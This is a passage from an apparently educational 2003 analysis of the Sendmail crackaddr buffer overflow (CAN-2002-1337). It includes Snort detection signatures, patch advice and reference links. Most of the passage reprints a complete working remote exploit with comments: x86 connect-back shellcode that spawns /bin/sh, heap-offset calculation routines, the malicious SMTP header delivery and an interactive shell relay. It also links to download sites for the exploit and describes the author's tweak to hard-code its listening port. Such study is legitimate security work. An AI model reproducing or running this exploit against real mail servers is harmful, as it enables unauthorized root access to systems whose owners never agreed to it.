copyright LAST STAGE OF DELIRIUM mar 2003 poland //lsd-pl.net/

sendmail 8.11.6 for Slackware 8.0 x86



error: bind
```

But by modifying a line, I was able to get a listener running on port 80. I added a line under line 330 to specify port 80 as the listening port, rather than letting the port be determined by a commandline argument to the program.

```
330   host=argv[1];

331   port=80;

332   srv=socket(AF_INET,SOCK_STREAM,0);
```

After making this change and recompiling, I got the successful results documented in the previous section.

While I was hoping to get a root shell or at least an indication that the code had gotten root authority as shown in the proof of concept, I did nevertheless get access to a listening socket on the remote host. The exploit does not seem to provide for a shell, not making the proper system calls to present it to the user, instead writing data to the socket. But with some training in C programming, I can't imagine it would be very difficult to make a few calls and get a shell, or simply pass useful code to the OS non-interactively.

Signature of the attack

Unfortunately, on an unpatched system, there is not a reliable means of knowing if your system has been hit by this vulnerability, locally. You can always check for unexpected listeners running on port 80, or any port since that is configurable as an argument to the exploit program. I also found that I ended up sending myself quite a few garbled email messages trying to appear as though there were from yahoo.com, with a FROM line filled with angle brackets and a message body with many lines of junk characters.

However, on patched systems, sendmail will drop the bad lines and print this in your maillog:

```
Dropped invalid comments from header address
```

In addition, a Snort signature has been published, as follows.

```
alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"EXPLOIT Sendmail
crackaddr overflow"; flow: to_server; content:"Sender\: |3c3e 3c3e 3c3e
3c3e
3c3e 3c3e 3c3e 3c3e|"; nocase; reference:cve, CAN-2002-1337;
classtype:attempted-admin; rev:1;)

alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"EXPLOIT Sendmail
crackaddr overflow"; flow: to_server; content:"From\: |3c3e 3c3e 3c3e
3c3e
3c3e 3c3e 3c3e 3c3e|"; nocase; reference:cve,CAN-2002-1337;
classtype:attempted-admin; rev:1;)

alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"EXPLOIT Sendmail
crackaddr overflow"; flow: to_server; content:"Reply-To\: |3c3e 3c3e
3c3e
3c3e 3c3e 3c3e 3c3e 3c3e|"; nocase; reference:cve,CAN-2002-1337;
classtype:attempted-admin; rev:1;)

alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"EXPLOIT Sendmail
crackaddr overflow"; flow: to_server; content:"Errors-To\: |3c3e 3c3e
3c3e
3c3e 3c3e 3c3e 3c3e 3c3e|"; nocase; reference:cve,CAN-2002-1337;
classtype:attempted-admin; rev:1;)
```

The repeated instances of "3c3e" are a URL representation of the ASCII string **"<>"**, which is the culprit behind the buffer overflow possible in header lines.

How to protect against it

For sendmail users, the best defense is to install the latest version available from www.sendmail.org, or apply an appropriate patch for your installation. Other options include shutting down sendmail on every machine you manage, or switching to a different MTA.

All vendors and programmers, not just Sendmail, can always benefit from scrupulous bounds checking. Buffer overflows are incredibly common, but many can be avoided with careful coding. This vulnerability in particular can be

corrected by properly decrementing the value of the buflim pointer by one every time a "<" is encountered.

Source code/ Pseudo code

As of April 4 2003, The exploit code can be found in a few places. The original proof of concept resides at

http://www.security.nnov.ru/files/linx86_sendmail.c

Other copies of the exploit code are available (for the time being, anyway) at
http://www.hack.co.za/download.php?file=513

http://www.ttian.net/soft/show.php?id=52 and

ww2.heibai.net/download/list.php?type=24

I must admit that as a sysadmin and not a programmer, this exploit code was quite intimidating. But with the help of a few friends, I gained a general understanding of what is going on in it. As a convenience, I have included an explanation of the exploit code as comments in the original code itself.

```
-- This next block is simply where the author is including a number

of utility libraries for such functions as ip network sockets,

data types, datetime funtions, internet addressing, unix file

functions, DNS functions, file manipulation and some vanilla

C functions for error handling,etc..
```

```
{{


#include <sys/types.h>

#include <sys/socket.h>

#include <sys/time.h>

#include <netinet/in.h>
```

```
#include <unistd.h>

#include <netdb.h>

#include <stdio.h>

#include <fcntl.h>

#include <errno.h>

}}
```

-- Here we define hardcoded handy variables that can be used later in the code to provide better readability.

```
{


#define NOP  0xf8


#define MAXLINE 2048

#define PNUM    12


#define OFF1 (288+156-12)

#define OFF2 (1088+288+156+20+48)

#define OFF3 (139*2)


}
```

--At this point we start to declare some data structures and abbreviations

for some rather complex data manipulation routines.

Then, more handy defines (masks??), a string pointer and a lone integer.

```
{

int tab[]={23,24,25,26};

#define IDX2PTR(i) (PTR+i-OFF1)

#define ALLOCBLOCK(idx,size) memset(&lookup[idx],1,size)

#define NOTVALIDCHAR(c)
(((c)==0x00)||((c)==0x0d)||((c)==0x0a)||((c)==0x22)||\
                        (((c)&0x7f)==0x24)||((c)>=0x80)&&((c)<0xa0)))

#define AOFF 33

#define AMSK 38

#define POFF 48

#define PMSK 53

char* lookup=NULL;

int   gfirst;

}
```

--This is where things start to get somewhat interesting.

What we have here is shellcode (assembly code specific to the

architecture being exploited).

--While it looks greek, such complex shellcode can be generated via

gcc -S'ing less complicated C code (from gcc --help:

-S Compile only; do not assemble or link)


```
{

char shellcode[]=               /* 116 bytes                    */
    "\xeb\x02"                  /* jmp    <shellcode+4>         */
    "\xeb\x08"                  /* jmp    <shellcode+12>        */
    "\xe8\xf9\xff\xff\xff"      /* call   <shellcode+2>         */
    "\xcd\x7f"                  /* int    $0x7f                 */
    "\xc3"                      /* ret                          */
    "\x5f"                      /* pop    %edi                  */
    "\xff\x47\x01"              /* incl   0x1(%edi)             */
    "\x31\xc0"                  /* xor    %eax,%eax             */
    "\x50"                      /* push   %eax                  */
    "\x6a\x01"                  /* push   $0x1                  */
    "\x6a\x02"                  /* push   $0x2                  */
    "\x54"                      /* push   %esp                  */
```

```
    "\x59"                      /* pop    %ecx                    */
    "\xb0\x66"                  /* mov    $0x66,%al               */
    "\x31\xdb"                  /* xor    %ebx,%ebx               */
    "\x43"                      /* inc    %ebx                    */
    "\xff\xd7"                  /* call   *%edi                   */
    "\xba\xff\xff\xff\xff"      /* mov    $0xffffffff,%edx        */
    "\xb9\xff\xff\xff\xff"      /* mov    $0xffffffff,%ecx        */
    "\x31\xca"                  /* xor    %ecx,%edx               */
    "\x52"                      /* push   %edx                    */
    "\xba\xfd\xff\xff\xff"      /* mov    $0xfffffffd,%edx        */
    "\xb9\xff\xff\xff\xff"      /* mov    $0xffffffff,%ecx        */
    "\x31\xca"                  /* xor    %ecx,%edx               */
    "\x52"                      /* push   %edx                    */
    "\x54"                      /* push   %esp                    */
    "\x5e"                      /* pop    %esi                    */
    "\x6a\x10"                  /* push   $0x10                  */
    "\x56"                      /* push   %esi                    */
    "\x50"                      /* push   %eax                    */
    "\x50"                      /* push   %eax                    */
"\x5e"                      /* pop    %esi                    */
    "\x54"                      /* push   %esp                    */
    "\x59"                      /* pop    %ecx                    */
    "\xb0\x66"                  /* mov    $0x66,%al               */
    "\x6a\x03"                  /* push   $0x3                    */
    "\x5b"                      /* pop    %ebx                    */
    "\xff\xd7"                  /* call   *%edi                   */
```

```
    "\x56"                      /* push   %esi                    */
    "\x5b"                      /* pop    %ebx                    */
    "\x31\xc9"                  /* xor    %ecx,%ecx               */
    "\xb1\x03"                  /* mov    $0x3,%cl                */
    "\x31\xc0"                  /* xor    %eax,%eax               */
    "\xb0\x3f"                  /* mov    $0x3f,%al               */
    "\x49"                      /* dec    %ecx                    */
    "\xff\xd7"                  /* call   *%edi                   */
    "\x41"                      /* inc    %ecx                    */
    "\xe2\xf6"                  /* loop   <shellcode+81>          */
    "\x31\xc0"                  /* xor    %eax,%eax               */
    "\x50"                      /* push   %eax                    */
    "\x68\x2f\x2f\x73\x68"      /* push   $0x68732f2f             */
    "\x68\x2f\x62\x69\x6e"      /* push   $0x6e69622f             */
    "\x54"                      /* push   %esp                    */
    "\x5b"                      /* pop    %ebx                   */
    "\x50"                      /* push   %eax                    */
    "\x53"                      /* push   %ebx                    */
    "\x54"                      /* push   %esp                    */
    "\x59"                      /* pop    %ecx                    */
    "\x31\xd2"                  /* xor    %edx,%edx               */
    "\xb0\x0b"                  /* mov    $0xb,%al                */
    "\xff\xd7"                  /* call   *%edi                   */
;

}
```

--Here are a couple of "pointer" addresses which are initialized with a specific memory address.

Also, a C routine for manipulating such addresses.

```
{

int PTR,MPTR=0xbfffa01c;

void putaddr(char* p,int i) {
 *p++=(i&0xff);
 *p++=((i>>8)&0xff);
 *p++=((i>>16)&0xff);
 *p++=((i>>24)&0xff);
}

}
```

-- This is a routine for sending data through a given socket.

```
{

void sendcommand(int sck,char *data,char resp) {
 char buf[1024];
 int i;
```

```
 if (send(sck,data,strlen(data),0)<0) {
  perror("error");exit(-1);
 }
 if (resp) {
  if ((i=recv(sck,buf,sizeof(buf),0))<0) {
   perror("error");exit(-1);
  }
  buf[i]=0;
  printf("%s",buf);
 }
}




}
{


int rev(int a){
 int i=1;
 if((*(char*)&i)) return(a);

return((a>>24)&0xff)|(((a>>16)&0xff)<<8)|(((a>>8)&0xff)<<16)|((a&0xff)<
<24);
}



}
```

Allocates some ram.

```
{
void initlookup() {
 int i;
 if (!(lookup=(char*)malloc(MAXLINE))) {
  printf("error: malloc\n");exit(-1);
 }
 ALLOCBLOCK(0,MAXLINE);
 memset(lookup+OFF1,0,OFF2-OFF1);

 for(i=0;i<sizeof(tab)/4;i++)
  ALLOCBLOCK(OFF1+4*tab[i],4);

 gfirst=1;
}

}
```

Calculate the validity of an address.

```
{
int validaddr(int addr) {
 unsigned char buf[4],c;
 int i,*p=(int*)buf;
```

```
 *p=addr;
 for(i=0;i<4;i++) {
  c=buf[i];
  if (NOTVALIDCHAR(c)) return 0;
 }
 return 1;
}


}
```

-- Routines seem to calculate free blocks in a data structure

```
{
int freeblock(int idx,int size) {
 int i,j;
 for(i=j=0;i<size;i++) {
  if (!lookup[idx+i]) j++;
 }
 return (i==j);
}
```

-- Seems to lookup memory addresses to find the right one ..

The next few routines here down deal with simliar tasks

```
int findblock(int addr,int size,int begin) {
 int i,j,idx,ptr;
 ptr=addr;
 if (begin) {
  idx=OFF1+addr-PTR;
  while(1) {
   while(((!validaddr(ptr))||lookup[idx])&&(idx<OFF2)) {
idx+=4;
    ptr+=4;
   }
   if (idx>=OFF2) return 0;
   if (freeblock(idx,size)) return idx;
   idx+=4;
   ptr+=4;
  }
 } else {
  idx=addr-PTR;
  while(1) {
   while(((!validaddr(ptr))||lookup[idx])&&(idx>OFF1)) {
    idx-=4;
    ptr-=4;
   }
   if (idx<OFF1) return 0;
   if (freeblock(idx,size)) return idx;
   idx-=4;
```

```
   ptr-=4;
  }
 }
}

int findsblock(int sptr) {
 int optr,sidx,size;

 size=gfirst ? 0x2c:0x04;
 optr=sptr;
 while(sidx=findblock(sptr,size,1)) {
  sptr=IDX2PTR(sidx);
  if (gfirst) {
   if (validaddr(sptr)) {
    ALLOCBLOCK(sidx,size);
    break;
   } else sptr=optr;
  } else {
   if (validaddr(sptr-0x18)&&freeblock(sidx-
0x18,4)&&freeblock(sidx+0x0c,4)&&
freeblock(sidx+0x10,4)&&freeblock(sidx-0x0e,4)) {
    ALLOCBLOCK(sidx-0x18,4);
    ALLOCBLOCK(sidx-0x0e,2);
    ALLOCBLOCK(sidx,4);
    ALLOCBLOCK(sidx+0x0c,4);
    ALLOCBLOCK(sidx+0x10,4);
```

```
    sidx-=0x18;
    break;
   } else sptr=optr;
  }
  sptr+=4;
  optr=sptr;
  }
 gfirst=0;
 return sidx;
}

int findfblock(int fptr,int i1,int i2,int i3) {
 int fidx,optr;
 optr=fptr;
 while(fidx=findblock(fptr,4,0)) {
  fptr=IDX2PTR(fidx);
  if (validaddr(fptr-i2)&&validaddr(fptr-i2-i3)&&freeblock(fidx-i3,4)&&
      freeblock(fidx-i2-i3,4)&&freeblock(fidx-i2-i3+i1,4)) {
   ALLOCBLOCK(fidx,4);
   ALLOCBLOCK(fidx-i3,4);
   ALLOCBLOCK(fidx-i2-i3,4);
   ALLOCBLOCK(fidx-i2-i3+i1,4);
   break;
  } else fptr=optr;
  fptr-=4;
  optr=fptr;
```

```
 }
 return fidx;
}

void findvalmask(char* val,char* mask,int len) {
int i;
 unsigned char c,m;
 for(i=0;i<len;i++) {
  c=val[i];
  m=0xff;
  while(NOTVALIDCHAR(c^m)||NOTVALIDCHAR(m)) m--;
  val[i]=c^m;
  mask[i]=m;
 }
}
}
```

(End of address manipulation routines)

-- This following routine sets up the shellcode for a given host and address

```
{
```

```
void initasmcode(char *addr,int port) {
 char abuf[4],amask[4],pbuf[2],pmask[2];
 char name[256];
 struct hostent *hp;
 int i;

 if (!addr) gethostname(name,sizeof(name));
  else strcpy(name,addr);

 if ((i=inet_addr(name))==-1) {
  if ((hp=gethostbyname(name))==NULL) {
   printf("error: address\n");exit(-1);
  }
  memcpy(&i,hp->h_addr,4);
 }
putaddr(abuf,rev(i));

 pbuf[0]=(port>>8)&0xff;
 pbuf[1]=(port)&0xff;

 findvalmask(abuf,amask,4);
 findvalmask(pbuf,pmask,2);

 memcpy(&shellcode[AOFF],abuf,4);
 memcpy(&shellcode[AMSK],amask,4);
 memcpy(&shellcode[POFF],pbuf,2);
```

```
 memcpy(&shellcode[PMSK],pmask,2);
}
```

-- The main program body...

```
int main(int argc,char **argv){
```

-- data declarations

```
    int
sck,srv,i,j,cnt,jidx,aidx,sidx,fidx,aptr,sptr,fptr,ssize,fsize,jmp;
    int c,l,i1,i2,i3,i4,found,vers=80,count=256,timeout=1,port=25;
```

-- read fd

```
    fd_set readfs;
```

-- time structure

```
    struct timeval t;
```

-- socket structure

```
    struct sockaddr_in address;
```

-- host structure

```
    struct hostent *hp;
```

```
    -- buffers (4*1024)

    char buf[4096],cmd[4096];



    -- pointers to character data

    char *p,*host,*myhost=NULL;



    -- banner

    printf("copyright LAST STAGE OF DELIRIUM mar 2003 poland //lsd-
pl.net/\n");

    printf("sendmail 8.11.6 for Slackware 8.0 x86\n\n");



    -- argument count check

    if (argc<3) {

     printf("usage: %s target [-l localaddr] [-b localport] [-p ptr] [-
c count] [-t timeout] [-v

80]\n",argv[0]);

     exit(-1);

    }




   --  parse arguments with getopt.

       {

    while((c=getopt(argc-1,&argv[1],"b:c:l:p:t:v:"))!=-1) {

     switch(c) {

      case 'b': port=atoi(optarg);break;

      case 'c': count=atoi(optarg);break;

      case 'l': myhost=optarg;break;
```

```
  case 't': timeout=atoi(optarg);break;
  case 'v': vers=atoi(optarg);break;
  case 'p': sscanf(optarg,"%x",&MPTR);
 }
}
   }
```

-- Host is the first argument to the program {{

```
host=argv[1];
```

-- Create an internet socket .

```
srv=socket(AF_INET,SOCK_STREAM,0);
bzero(&address,sizeof(address));
address.sin_family=AF_INET;
```

-- Set the local port number

```
address.sin_port=htons(port);
if (bind(srv,(struct sockaddr*)&address,sizeof(address))==-1) {
 printf("error: bind\n");exit(-1);
}
if (listen(srv,10)==-1) {
 printf("error: listen\n");exit(-1);
}
```

```
      -- Call initasmcode() with our arguments
      initasmcode(myhost,port);



      -- Now loop through for as many times as specified by -c

      for(i4=0;i4<count;i4++,MPTR+=cnt*4) {
        -- create a socket

       PTR=MPTR;
       sck=socket(AF_INET,SOCK_STREAM,0);
       bzero(&address,sizeof(address));

       -- setup socket connection to remote mail server

       address.sin_family=AF_INET;
       address.sin_port=htons(25);
       if ((address.sin_addr.s_addr=inet_addr(host))==-1) {
        if ((hp=gethostbyname(host))==NULL) {
         printf("error: address\n");exit(-1);
        }
memcpy(&address.sin_addr.s_addr,hp->h_addr,4);
       }

       -- connect the socket to the remote host
```

```
if (connect(sck,(struct sockaddr*)&address,sizeof(address))==-1) {
 printf("error: connect\n");exit(-1);
}


initlookup();

-- send data to attempt overflow

sendcommand(sck,"helo yahoo.com\n",0);
sendcommand(sck,"mail from: anonymous@yahoo.com\n",0);
sendcommand(sck,"rcpt to: lp\n",0);
sendcommand(sck,"data\n",0);

-- this is where the offset (??) is calculated ..
aidx=findblock(PTR,PNUM*4,1);
ALLOCBLOCK(aidx,PNUM*4);
aptr=IDX2PTR(aidx);

-- flush stdout
printf(".");fflush(stdout);

jidx=findblock(PTR,strlen(shellcode)+PNUM*4,1);
ALLOCBLOCK(jidx,strlen(shellcode)+PNUM*4);
```

```
     -- you can see here that the only supported version is 8.0 (of
slackware)

     switch(vers) {

      case 80: l=28;i1=0x46;i2=0x94;i3=0x1c;break;

      default: exit(-1);

     }



     i2-=8;

-- create 138 (??) pairs of <>'s

     p=buf;

     for(i=0;i<138;i++) {

      *p++='<';*p++='>';

     }

     *p++='(';



     -- guess this is padding

     for(i=0;i<l;i++) *p++=NOP;

     *p++=')';

     *p++=0;



     -- calculate exact offset for this attempt

     putaddr(&buf[OFF3+l],aptr);



     -- send smtp data via sendcommand() routine

     sprintf(cmd,"From: %s\n",buf);

     sendcommand(sck,cmd,0);
```

```
        sendcommand(sck,"Subject: hello\n",0);
        memset(cmd,NOP,MAXLINE);

        --terminate the data with a newline
        cmd[MAXLINE-2]='\n';
        cmd[MAXLINE-1]=0;

        cnt=0;

        while(cnt<PNUM) {
         sptr=aptr;
         fptr=IDX2PTR(OFF2);

         if (!(sidx=findsblock(sptr))) break;
         sptr=IDX2PTR(sidx);
         if (!(fidx=findfblock(fptr,i1,i2,i3))) break;
         fptr=IDX2PTR(fidx);

         jmp=IDX2PTR(jidx);
    while (!validaddr(jmp)) jmp+=4;

         putaddr(&cmd[aidx],sptr);
         putaddr(&cmd[sidx+0x24],aptr);
         putaddr(&cmd[sidx+0x28],aptr);
         putaddr(&cmd[sidx+0x18],fptr-i2-i3);
```

```
 putaddr(&cmd[fidx-i2-i3],0x01010101);
 putaddr(&cmd[fidx-i2-i3+i1],0xfffffff8);

 putaddr(&cmd[fidx-i3],fptr-i3);
 putaddr(&cmd[fidx],jmp);

 aidx+=4;
 PTR-=4;
 cnt++;
}

p=&cmd[jidx+4*PNUM];
 for(i=0;i<strlen(shellcode);i++) {
 *p++=shellcode[i];
}

-- close the smtp connection (a dot on a single line)
sendcommand(sck,cmd,0);
sendcommand(sck,"\n",0);
sendcommand(sck,".\n",0);

free(lookup);

FD_ZERO(&readfs);
FD_SET(0,&readfs);
FD_SET(srv,&readfs);
```

```
      t.tv_sec=timeout;
      t.tv_usec=0;
if (select(srv+1,&readfs,NULL,NULL,&t)>0) {
       close(sck);
       found=1;
       if ((sck=accept(srv,(struct sockaddr*)&address,&l))==-1) {
         printf("error: accept\n");exit(-1);
       }
       close(srv);

       printf("\nbase 0x%08x mcicache 0x%08x\n",PTR,aptr);

       -- print operating system info
       write(sck,"/bin/uname -a\n",14);
      } else {
       close(sck);
       found=0;
      }

      while(found){
         -- zero the read file descriptor
         FD_ZERO(&readfs);
         FD_SET(0,&readfs);
         FD_SET(sck,&readfs);
```

```
        if(select(sck+1,&readfs,NULL,NULL,NULL)){
            int cnt;
            char buf[1024];
            if(FD_ISSET(0,&readfs)){
                if((cnt=read(0,buf,1024))<1){
                    if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                     else {printf("koniec\n");exit(-1);}
                }
                write(sck,buf,cnt);
            }
            if(FD_ISSET(sck,&readfs)){
                if((cnt=read(sck,buf,1024))<1){
                     if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                     else {printf("koniec\n");exit(-1);}
}
                write(1,buf,cnt);
            }
        }
    }
  }
}
```


Additional Information

Internet Security Systems Security Advisory March 3, 2003
http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21950

Internet Security Systems Security X-Force Database entry

http://www.iss.net/security_center/static/10748.php

CERT® Advisory CA-2003-07 Remote Buffer Overflow in Sendmail
http://www.cert.org/advisories/CA-2003-07.html

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1337
CAN-2002-1337 (under review)
Buffer overflow in Sendmail 5.79 to 8.12.7 allows remote attackers to execute arbitrary code via certain formatted address fields, related to sender and recipient header comments as processed by the crackaddr function of headers.c.

Sun(sm) Alert Notification
http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F51181&zone_32=category%3Asecurity

Debian: New sendmail packages fix remote exploit
http://freshmeat.net/articles/view/746/

New Sendmail Buffer Overflow Vulnerability -
Alert from Bindview wth quieries to detect vulnerability
http://www.bindview.com/spotlight/ADV_Sendmail.cfm

Some chit chat on Bugtraq about the exploit published by Last Stage of Delirium
http://www.securityfocus.com/archive/1/313999/2003-03-01/2003-03-07/2
http://www.securityfocus.com/archive/1/314390/2003-03-01/2003-03-07/0

A Computer World article announcing the exploit's publication
http://www.computerworld.com/securitytopics/security/holes/story/0,10801,79021,00.html

The Proof of Concept by Last Stage of Delirium (LSD)
http://www.security.nnov.ru/search/document.asp?docid=4159

LSD's code
http://www.security.nnov.ru/files/linx86_sendmail.c

A page containing a reprint of LSD's exploit code
http://www.bismark.it/exploits/

References

RFC 821: Simple Mail Transfer Protocol, by Jonathan B. Postel
http://www.ietf.org/rfc/rfc821.txt

Catalog of sendmail vulnerabilities and associated expoits

http://www.astalavista.com/library/protocols/smtp/sendmail_holes.shtml
http://blacksun.box.sk

What to look for in your error logs on a patched system
http://www.sendmail.org/patchcr.html

Sendmail Exploit Detection Snort Signature

http://wiki.sans.org/tiki-index.php?page=SendmailExploitDetection

http://www.lurhq.com/sig-sendmail.htm

General Articles on SMTP

http://www.webopedia.com/TERM/S/SMTP.html

http://www.freesoft.org/CIE/Topics/94.htm

Tips for requiring a valid HELO identification to introduce SMTP transfers

http://www.lyris.com/mshelp/RequirevalidhostforHELO.html

Studies of and discussion about worldwide MTA usage
http://cr.yp.to/surveys/smtpsoftware6.txt
http://liquidzero.net/surveys/smtp/latest/index.html
http://liquidzero.net/surveys/smtp/200212/
http://www.ohse.de/uwe/surveys/dave.html
http://cr.yp.to/surveys/smtpsoftware6.txt

Discussion of the nature of the vulnerability

http://www.stanford.edu/group/itss-ccs/security/sendmail-vuln.html

The Proof of Concept and exploit published by Last Stage of Delirium

http://www.security.nnov.ru/search/document.asp?docid=4159

ISS vulnerability notice

http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21950

Standard port assignments

http://www.iana.org/assignments/port-numbers

Services running on port 25

http://isc.incidents.org/port_details.html?port=25

http://www.treachery.net/security_tools/ports

Acknowledgements - Shouts go out to:

Michael Jastremski of www.megaglobal.net and www.openphoto.net for his volumes of advice and hours of patient guidance,

Gene De Lisa, Java guru of www.rockhoppertech.org fame, for muddling through amber waves of C,

The management and staff of my esteemed employer, who allowed me the opportunity to pursue this project,

SANS/GIAC for providing high quality programs, and the instructors I learned under, Ed Skodis and Eric Cole, for a job well done, and finally,

Bear and Isobel, two fuzzy kitties who provided encouragement during long nights searching for sploits.